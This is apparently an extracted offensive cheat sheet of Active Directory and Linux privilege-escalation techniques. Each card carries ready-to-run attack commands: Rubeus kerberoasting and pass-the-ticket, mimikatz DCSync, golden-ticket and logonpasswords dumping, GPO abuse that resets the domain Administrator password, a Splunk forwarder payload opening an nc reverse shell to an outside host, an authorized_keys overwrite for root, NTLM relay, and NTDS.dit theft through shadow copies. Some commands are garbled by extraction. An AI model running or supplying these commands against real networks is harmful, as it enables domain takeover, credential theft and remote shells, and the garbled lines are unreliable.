
Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

```
https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1  
Import-Module .\PowerView_dev.ps1  
Set-DomainUserPassword -Identity user1 -verbose  
Enter-PSSession -ComputerName COMPUTERNAME -Credential ""
```





# ESCALATE WITH GENERICWRITE


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

```
$pass = ConvertTo-SecureString 'Password123#' -AsPlainText -Force  
$creds = New-Object System.Management.Automation.PSCredential('DOMAIN\MASTER USER', $pass)  
Set-DomainObject -Credential $creds USER1 -Clear serviceprincipalname  
Set-DomainObject -Credential $creds -Identity USER1 -SET  
@{serviceprincipalname='none/fluu'}  
.\\Rubeus.exe kerberoast /domain:<DOMAIN>
```





# ABUSING GPO


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

```
1..|SharpGPOAbuse.exe --AddComputerTask --Taskname "Update" --Author DOMAIN\  
<USER> --Command "cmd.exe" --Arguments "/c net user Administrator  
Password!@# /domain" --GPOName "ADDITIONAL DC CONFIGURATION"
```





# PASS-THE-TICKET


Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Abuse Ticket

1..|Rubeus.exe asktgt /user:<USER>\$ /rc4:<NTLM HASH> /ptt  
2.klist





# GOLDEN TICKET


Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Abuse Ticket

```
1.mimikatz # lsadump::dcsync /user:<USER>
2.mimikatz # kerberos::golden /user:<USER> /domain:</DOMAIN> /sid:<OBJECT SECURITY ID> /rce:<NTLM HASH> /id:<USER ID>
```





# ABUSING SPLUNK UNIVERSAL FORWARDER


Domain: Yes

Local Admin: Y/N

OS: Linux/Windows

Type: Abuse Channel

```
python PySplunkWhisperer2_remote.py --lhost 10.10.10.5 --host 10.10.15.20 --  
username admin --password admin --payload '/bin/bash -c "rm /tmp/luci11;mkfifo  
/tmp/luci11;cat /tmp/luci11|/bin/sh -i 2>&1|nc 10.10.10.5 5555 >/tmp/luci11"'
```





# ABUSING GDBUS


Domain: No

Local Admin: Yes

OS: Linux

Type: Abuse Channel

```
gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /home/nadav/authorized_keys /root/.ssh/authorized_keys true
```





# ABUSING TRUSTED DC


Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Abuse Channel

1. Find user in First DC
2. If port 6666 enabled
3. proxychains evil-winrm -u user -p 'pass' -i 10.100.9.253 -P 6666
- 4.. \mimikatz. exe "privilege:: debug" "sekurlsa:: logonpasswords" "token:: elevate"  
\*lsadump:: secrets\* \*exit"
5. proxychains evil-winrm -u Administrator -p 'pass' dumped in step 4' -i 10.100.10.100 -P 6666





# NTLM RELAY

Domain: Yes


1.responder -l eth1 -v

Local Admin: Y/N

2.ntlmrelayx.py ...

OS: Windows

Type: NTLM





# EXCHANGE RELAY


Domain: Yes

```
1.responder -l eth1 -v  
2./exchangeRelayx.py ...
```

Local Admin: Y/N

OS: Windows

Type: NTLM





# DUMPING WITH DISKSHADOW


Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Dumping

1. priv.txt contain  
SET CONTEXT PERSISTENT NOWRITERSp  
add volume c: alias Oxprashantp  
createp  
expose %Oxprashant% z:p  
2. exec with diskshadow /s priv.txt





# DUMPING WITH VSSADMIN

Domain: Yes

Local Admin: Y/N

OS: Windows

Type: Dumping

```
vssadmin create shadow /for=C:
```

```
copy
```

```
\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit
```

```
C:\ShadowCopy
```

